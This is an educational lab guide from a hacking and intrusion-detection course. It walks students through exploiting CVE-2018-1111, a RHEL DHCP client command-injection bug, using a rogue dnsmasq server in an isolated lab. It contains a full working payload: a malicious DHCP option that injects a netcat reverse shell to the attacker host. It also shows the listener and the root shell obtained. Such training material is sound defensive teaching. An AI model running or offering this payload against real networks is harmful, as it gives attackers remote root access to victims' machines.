



HEXID LAB: RHEL Linux DHCP Client Exploitation

These materials were developed to support the Hacking Explained and Intrusion Detection ("HEXID") course at the Telindus High-Tech Institute ("THTI"), the John Cordier Academy ("JCA"), the Proximus ICT Academy ("PIA"), the Proximus Corporate University ("PCU") and "Learning@Proximus" since 2001. All materials were build and created within the related and dedicated lab environment. These materials can only be used for educational purposes and cyber security awareness. By using these materials, you confirm that the information obtained will be used in an ethical and responsible manner. All the information is offered "AS IS", without any warranty of any kind and disclaiming any liability for damages resulting this information.


1, Proximus Corporate University, Hacking Explained and Intrusion Detection - ASSAULT.
Personal copy, do not distribute. Do not print, save a tree! @duisterorg #HEXID

1. RHEL Linux DHCP client exploitation.

- **Case:** “Red Hat admin? Get off Twitter and patch this DHCP client bug”, The Register, 05/2018.

Red Hat admin? Get off Twitter and patch this DHCP client bug

Proof-of-concept fits in a Tweet and can take down all of RH's best bits

By [Richard Chirgwin](#) 16 May 2018 at 02:58 18  [SHARE](#) ▼

Red Hat has announced a critical vulnerability in its DHCP client and while it doesn't have a brand name it does have a Tweetable proof-of-concept.

Discovered by Googler Felix Wilhelm, [CVE-2018-1111](#) is a command injection bug in the Red Hat Enterprise Linux and derivative DHCP clients.


Wilhelm Tweeted: “CVE 2018-1111 is a pretty bad DHCP remote root command injection affecting Red Hat derivatives:
<https://access.redhat.com/security/vulnerabilities/3442151> Exploit fits in a tweet so you should patch as soon as possible.”

- **Requires:** “HEXID_LNX_DESKTOP”, “HEXID_KALI_20181”.
 - **Note:** make sure that “HEXID_R1” is disabled for this lab.
 - **Note:** stay away from the bridging interfaces in the Linux VMs!
- **Goal:** compromise a RHEL 7.x x64 machine by exploiting a DHCP vulnerability with a rogue DHCP server.
- **Multimedia:** RHEL DHCP exploitation (HG-0160).


- On “HEXID_LNX_DESKTOP”:
 - Login on the machine with the credentials “student”/”student”.
 - This machine is configured with a static IP 192.168.4.58. This needs to be changed into a DHCP client configuration. Make sure that you know how to revert the changes.

In order to activate the DHCP client configuration:


- Open a Bash shell on the Linux desktop.
- Upgrade to the root by using the command “su -” and by providing the root password “student”. Your prompt will be changed from “\$” to “#”.
- Run the NetworkManager configuration tool by running the command “nmtui”.
- In the “nmtui” environment, select the option “edit a connection”.



- Next step: select the interface “eno16780032” that is connected to the LAN network (192.168.4.0/24) and select “Edit” to change the configuration of the network card.



- Remove all the static configuration settings from “eno16780032” and make sure that the configuration corresponds with the image below.



- Confirm all the changes and save the settings. Quit the “nmtui” tool. Your machine should now be configured as a DHCP client machine.
- Take the “eno16780032” interface down.

```
[student@desktop Desktop]$ nmtui  
[student@desktop Desktop]$ nmcli conn down "eno16780032"
```

- Keep all the windows open and continue with the next part of the lab.
- On “HEXID_KALI20181”:
 - Login with the default credentials “root”/”student”.
 - Open a Bash shell on the Linux desktop.
 - The first thing to do: configure a static IP address on the “HEXID_KALI20181” machine. Make sure that you know how to revert this configuration.
- In order to do this:
- Modify the following configuration file “/etc/network/interfaces” and make sure that the changes correspond with the changes in

```
root@kali20181:/etc/ettercap# cat /etc/network/interfaces  
# This file describes the network interfaces available on your system  
# and how to activate them. For more information, see interfaces(5).  
  
source /etc/network/interfaces.d/*  
  
# The loopback network interface  
auto lo  
iface lo inet loopback  
  
auto eth0  
iface eth0 inet static  
address 192.168.4.224  
netmask 255.255.255.0
```

the image below. Do not forget to save your changes.

- To activate the static configuration, deactivate and activate NIC “eth0”:
 - “#service networking restart” (or reboot).
 - “#ifdown eth0”.
 - “#ifup eth0”.
- Setup the rogue DHCP server by using the tool “dnsmasq”, run the command as root.
 - Note: if you would like to make changes, you need to kill the process and launch it again.
 - Search for the process: “ps -aux | grep dnsmasq”.
 - Kill the process ID: “kill -9 <PID>”.
 - Launch dnsmasq with the options as seen in image below. Make sure that the IP address used for the reverse shell corresponds with the current configured static IP for “HEXID_KALI20181” (192.168.4.224). Note: the exact syntax!

```
root@kali20181:/etc/ettercap# dnsmasq --interface=eth0 --bind-interfaces --except-interface=l0 --dhcp-range=192.168.4.100,192.168.4.200,1h --conf-file=/dev/null --dhcp-option=6,192.168.4.5 --dhcp-option=3,192.168.4.56 --dhcp-option="252,x'&nc -e /bin/bash 192.168.4.224 1337 #" --log-facility=/var/log/dnsmasq-server.log
```


- When dnsmasq is running, make sure to keep the window open and launch the command: “tail -f /var/log/dnsmasq-server.log” to observe the dnsmasq log file.
- Open another console to run a NetCat (“nc”) listener:
 - Launch NetCat in the console with the options as mentioned in the screenshot below.

```
root@kali20181:/etc/ettercap# nc -l -p 1337 -v
listening on [any] 1337
connect to [192.168.4.224] from desktop [192.168.4.152] 50396
```

- Leave this window open.
 - On “HEXID_LNX_DESKTOP”:
 - Activate the DHCP client interface by using the command:
- ```
[student@desktop Desktop]$ nmtui
[student@desktop Desktop]$ nmcli conn up "eno16780032"
```
- By using the command “ip addr”, you should find an IP address assigned to interface “eno16780032”.




- On “HEXID\_KALI20181”:
  - Observe the log file of the DHCP server, it should display request and lease activity.



```
root@kali20181: /etc/ettercap
File Edit View Search Terminal Help
DHCP DHCPv6 no-Lua TFTP conntrack ipset auth DNSSEC loop-detect inotify
May 23 15:37:25 dnsmasq-dhcp[6851]: DHCP, IP range 192.168.4.100 -- 192.168.4.200,
lease time 1h
May 23 15:37:25 dnsmasq-dhcp[6851]: DHCP, sockets bound exclusively to interface et
h0
May 23 15:37:25 dnsmasq[6851]: no servers found in /etc/resolv.conf, will retry
May 23 15:37:25 dnsmasq[6851]: read /etc/hosts - 5 addresses
May 23 15:38:05 dnsmasq-dhcp[6851]: DHCPREQUEST(eth0) 192.168.4.152 00:0c:29:82:50:
da
May 23 15:38:05 dnsmasq-dhcp[6851]: DHCPACK(eth0) 192.168.4.152 00:0c:29:82:50:da d
esktop
May 23 15:39:27 dnsmasq-dhcp[6851]: DHCPREQUEST(eth0) 192.168.4.152 00:0c:29:82:50:
da
May 23 15:39:27 dnsmasq-dhcp[6851]: DHCPACK(eth0) 192.168.4.152 00:0c:29:82:50:da d
esktop
May 23 16:09:26 dnsmasq-dhcp[6851]: DHCPREQUEST(eth0) 192.168.4.152 00:0c:29:82:50:
da
```

- Check the window where you are running the “nc” command; type in some commands such as “ls”, “pwd” or “id” and verify that reverse shell connection is active and is running with root privileges.



```
root@kali20181:/etc/ettercap# nc -l -p 1337 -v
listening on [any] 1337
connect to [192.168.4.224] from desktop [192.168.4.152] 50396
ls
bin
boot
dev
etc
```

- On “HEXID\_LNX\_DESKTOP” and “HEXID\_KALI20181”:
  - Revert the network configuration to the initial configuration.